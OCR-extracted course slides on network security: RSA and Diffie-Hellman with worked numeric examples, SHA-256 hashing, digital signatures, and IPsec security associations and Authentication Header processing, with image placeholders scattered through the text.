





- **B generates a public key (i.e., PU_b) and a private key (i.e., PR_b). PR_b is known only to B whereas PU_b is publicly available.**
- **Secrecy (Confidentiality)**
  - **Encrypt the message using PU_b. So, only B can decrypt it.**



- **Authentication**
  - Encrypt the message using A's private key PR_a. So, if B can decrypt it using A's public key PU_a, the message comes from A.




- **Authentication and Secrecy**
  - Use A's private key and B's public key to encrypt the message.



Requirements for Asymmetric Key Cryptography

- It is **computationally easy** for a party B to **generate a pair** (public key PU_b, private key PR_b).
- It is **computationally easy** for a sender A, knowing the public key and the message, M, to **generate the ciphertext**:
  - $C=E(PU_b,M)$
- It is **computationally easy** for the receiver B to **decrypt the ciphertext** using the private key to recover the original message:
  - $M=D(PR_b,C)=D[PR_b,E(PU_b,M)]$
- It is **computationally infeasible** for an adversary, knowing the public key, PU_b, to **determine the private key**, PR_b.
- It is **computationally infeasible** for an adversary, knowing the public key, PU_b, and a ciphertext, C, to **recover the original message**, M.

RSA



Formal

① N=pq, where p and q are distinct prime numbers.
② $\varphi(N) = (p-1)(q-1)$
③ $e < N$ and $\gcd(e, \varphi(N)) = 1$, $e < \varphi(N)$
④ $d = e^{-1} \pmod{\varphi(N)}$
⑤ $c = m^e \pmod N$, $1 < m < N$
⑥ $m = c^d \pmod N$

Example

① p=17,q=11, N=187
② $\varphi(N) = (17-1)(11-1) = 160$
③ e = 7
④ d = 23, because 23*7 = 160 + 1
⑤ $m = 20$, $c = 20^7 \pmod{187} = 147$
⑥ $147^{23} \pmod{187} = 20$

- **Bob's key generation**
  - Select p,q. p and q both prime, p≠q
  - Calculate n=pq;
  - Calculate φ (n) = (p-1)(q-1);
  - Select integer e, gcd(φ (n), e) = 1; 1 < e < φ (n)
  - Compute d, $d = e^{-1} (\text{mod } \varphi(n))$
  - Public key: PU = [e,n]
  - Private key: PR = [d,n]
- **Encryption with Bob's public key**
  - $C = M^e \text{ mod } n$, M < n
- **Decryption with Bob's private key**
  - $M = C^d \text{ mod } n$

It is infeasible to determine d given e and n.

Diffie-Hellman Key Exchange

Diffie-Hellman Key Exchange

- Enable two users to establish a secret key using a public-key scheme
- Basic math
  - A primitive root of a prime number p is one whose powers modulo p generate all the integers from 1 to p-1.
  - If a is a primitive root of the prime number p, then the numbers a mod p, a^2 mod p, …, a^{p-1} mod p are distinct and consist of the integers from 1 through p-1 in some permutation.
  - For any integer b and a primitive root a of prime number p, we can find a unique exponent i such that $b = a^i (\text{mod } p)$, where $0 \le i \le (p-1)$. The exponent i is referred to as the discrete logarithm of b for the base a, mod p.
  - While it is easy to calculate exponentials modulo a prime, it is very difficult to calculate discrete logarithms.

Alice

Global public elements
q, a prime number;
a, a primitive root of q.

Bob

- Key generation for Alice
  - Randomly select a private integer $X_A < q$
  - Compute public $Y_A = a^{XA} \bmod q$
- Key generation for Bob
  - Randomly select a private integer $X_B < q$
  - Compute public $Y_B = a^{XB} \bmod q$

Exchange Y_A and Y_B

- Calculate the secrete key
  - $K = (Y_B)^{XA} \bmod q$
- Calculate the secrete key
  - $K = (Y_A)^{XB} \bmod q$

Alice

Global public elements
q = 353, a = 3

Bob


- $X_A = 6$
- $Y_A = 3^6 \bmod 353 = 23$
- $X_B = 10$
- $Y_B = 3^{10} \bmod 353 = 98$

Exchange Y_A and Y_B

- $K = 98^6 \bmod 353 = 11$
- $K = 23^{10} \bmod 353 = 11$

MITM Attack

MITM Attack on D-H Key Exchange



Cryptographic Hash Function

Cryptographic Hash Function

- A hash function H accepts a variable-length block of data M as input and produces a fixed-size hash value h = H(M).
  - A change to any bit or bits in M results, with high probability, in a change to the hash code.

Input Text	SHA-256 Digest Value
1	0x6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
2	0xd4735e3a265e16eee03f59718b9b5d03019c07d8b6c51f90da3a666eec13ab35
Hello, World!	0xdffd6021bb2bd5b0af676290809ec3a53191dd81c7f70a4b28688a362182986f


- Given a cryptographic hash function, it is computationally infeasible to find
  - A data object that maps to a pre-specified hash result (the one-way property);
  - Two data objects that map to the same hash result (the collision-free property).


- **Secure Hash Algorithm (SHA)**
  - **Output size of SHA-256: 256 bits. It has $2^{256} \approx 10^{77}$ possible digest values.**
  - **Since there are an infinite number of possible input values and a finite number of possible output digest values, it is possible but highly unlikely to have a collision where hash(x) = hash(y) (i.e., the hash of two different inputs has the same digest).**
    - **Find a collision in SHA-256, one would have to execute the algorithm, on average, about 2^{128} times (around $3.402^* 10^{38}$)**
  - **The algorithm for SHA-256 is specified in Federal Information Processing Standard (FIPS) 180-4 (https://doi.org/10.6028/NIST.FIPS.180-4).**

Message Authentication

Message Authentication

- **Generate a message digest to verify the integrity of a message.**






Digital Signatures

- There is an electronic document to be sent from Alice to Bob.
- Is there a functional equivalence to a handwritten signature?
  - Easy for Alice to sign on the document
  - But hard for anyone else to forge
  - Easy for Bob or anyone to verify
- The solution: digital signature
  - Sign using Alice's private key
  - Verify using Alice's public key

- The hash value of a message is encrypted with a user's private key. Others can verify the message's integrity using the users' public key.



Ch7 IP Sec


IP Security

- Authentication
  - Assure that a received packet was transmitted by the party identified as the source in the packet header.
  - Assure that the packet has not been altered in transit.
- Confidentiality
  - Enable communicating nodes to encrypt messages to prevent eavesdropping by third parties.
- Key management
  - Provide secure exchange of keys.

Key management is important

Benefits of IPsec


- When IPsec is implemented in a firewall or router, it provides strong security that can be applied to all traffic crossing the perimeter.
- IPsec is below the transport layer (TCP, UDP) and so is transparent to applications.
- IPsec can be transparent to end users.
- IPsec can provide security for individual users if needed.



Most important usage: VPN

Transport Mode


- It provides protection for upper-layer protocols (i.e., payload of an IP packet).
  - A TCP or UDP segment or an ICMP packet
- Transport mode is used for end-to-end communication between two hosts



Tunnel Mode


- It provides protection to the entire IP packet.
  - After the AH or ESP headers are added to the IP packet, the entire packet plus security headers is treated as the payload of new outer IP packet with a new outer IP header.

  - Tunnel mode is used when one or both ends of a security association (SA) are a security gateway, such as a firewall or router that implements IPsec.



Security Association (SA)

- It is a one-way logical connection between a sender and a receiver that offers security services to the traffic carried on it.
- Two SAs are required for two-way secure exchange.
- A security association is uniquely identified by three parameters
  - Security Parameters Index (SPI)
    - It is carried in the AH/ESP headers to enable the other end to select the suitable SA for processing the packet.
  - IP Destination Address
  - Security Protocol Identifier
    - It indicates whether the association is an AH or ESP security association.



Security Association Database (SAD)


- **Security Parameter Index**: A 32-bit value to uniquely identify the SA.
- **Sequence Number Counter**: A 32-bit value used to generate the Sequence Number field in AH or ESP headers.
- **Sequence Counter Overflow**: A flag indicating whether overflow of the Sequence Number Counter should generate an auditable event and prevent further transmission of packets on this SA
- **Anti-Replay Window**: Used to determine whether an inbound AH or ESP packet is a replay.
- **AH Information**: Authentication algorithm, keys, key lifetimes, and related parameters being used with AH.
- **ESP Information**: Encryption and authentication algorithm, keys, initialization values, key lifetimes, and related parameters being used with ESP.
- Lifetime of this Security Association
- IPsec Protocol Mode
- **Path MTU**: maximum size of a packet that can be transmitted without fragmentation

Security Policy Database (SPD)

- Relate IP traffic to specific SAs (or no SA in the case of traffic allowed to bypass IPsec).
- Each SPD entry is defined by a set of **IP and upper-layer protocol field values**, called **selectors**, for mapping traffic to a particular SA.
  - Remote IP Address
  - Local IP Address
  - Next Layer Protocol
  - Local and Remote Ports


Outbound processing

- IPsec searches the SPD for a match to this packet.
- If no match is found, then the packet is discarded and an error message is generated.
- If the policy is DISCARD, the packet is discarded.
- If the policy is BYPASS, the packet is forwarded to the network without processing.
- If the policy is PROTECT, IPsec searches the SPD for a matching entry.
  - If no entry is found, then IKE (Internet Key Exchange) is invoked to create an SA with the appropriate keys and an entry is made in the SA.
  - If found, the matching entry in the SAD determines the processing for this packet. The packet is then forwarded to the network for transmission.



Inbound processing


- IPsec determines whether this is an unsecured IP packet or one that has ESP or AH headers/trailers.
- If the packet is unsecured, IPsec searches the SPD for a match to this packet.
  - If the first matching entry has a policy of BYPASS, the IP header is processed and stripped off and the packet body is delivered to the next higher layer.
  - If the first matching entry has a policy of PROTECT or DISCARD, or if there is no matching entry, the packet is discarded.
- For a secured packet, IPsec searches the SAD.
  - If no match is found, the packet is discarded.
  - If found, IPsec applies the appropriate ESP or AH processing. Then, the IP header is processed and stripped off and the packet body is delivered to the next higher layer.



Authentication Header (AH)

Authentication Header (AH)

- Provide datagram-origin authentication, data integrity, and protection from replay attacks.
- Compute a cryptographic MAC (integrity check value, ICV) over parts of the IP header and the entire payload data.



The shaded fields are not covered by the authentication and are zeroed before calculating the ICV.


Why AH cannot authenticate the entire IP headers?
These fields are mutable.

AH is an IP protocol and its IP protocol number is 51.

Type of service – first used to decide the priority – not anymore

Attacker can also change it

AH



- Next Header contains the protocol number of the AH payload. For example, 6 for TCP.
- It is the length of the AH header. Its value is equal to the number of 32-bit words in the header – 2.
- SPI, along with the destination address and protocol (AH), identifies the SA to which this AH datagram applies.
- The sequence number field is a counter that increases by 1 for each AH datagram that a host sends for a particular SA. The receiving host uses the sequence number to detect replayed datagrams.
- Authentication data field contains the result of the hashing algorithm performed by the AH protocol, the Integrity Check Value (ICV).
- Question: if the ICV is 160 bits (i.e., 5 32-bit words), the length of the AH header =
- 160/32 + 3 – 2 = 6.

AH output processing

- When an AH SA is first established, the authentication algorithm and keys are recorded, and the sequence number counter is set to 0.
- When IPsec determines that an outbound packet should have AH applied, it locates the appropriate SA and performs the following steps.
  - An AH header is inserted between the IP and upper-layer headers.
  - The sequence number is incremented and stored in the AH header.
    - AH will check whether the sequence number will wrap. If it will, AH creates a new SA and initializes the sequence number to 0.

AH output processing

- The rest of the AH fields, with the exception of the ICV, are filled in.
- If required, arbitrary padding is added to the AH header to ensure that it is a multiple of 32 bits.
- The mutable fields in the IP header and the ICV field in the AH header are zeroed, and the ICV is calculated over the entire IP datagram.
- The mutable fields are filled in, and the ICV is stored in the AH header.
- The IP datagram is placed on the output queue for transmission to its destination.

AH Input Processing

- If an IP datagram is fragmented, the fragments must be gathered and the datagram is reassembled before AH can do any processing.
- Once an entire datagram is available, AH performs the following steps.
  - Based on the SPI in the AH header and the destination address in the IP header, the applicable AH SA is located.
    - If an SA that applies to the datagram cannot be located, the datagram is dropped.
  - If sequence number checking is enabled, AH verifies the sequence number to prevent wrapping. If the sequence number is too old or is a duplicate, the datagram is dropped.

AH Input Processing


- AH copies the IP and AH headers, and zeroes the mutable fields of the IP header and the ICV of the AH header.

- The authentication algorithm and key specified in the SA are used to calculate an ICV for the entire packet.
  - The result is compared with the original value in the AH header.
  - If the values do not match, the packet is dropped. If the values agree, the anti-replay window is updated.


- The AH header is removed from the datagram, and the original IP header fields are restored.
  - The datagram is placed on the input queue for normal IP processing.


Transport Mode

- It is used to secure a connection between two hosts.




- The AH header is inserted into the IP datagram just after the IP header and options.






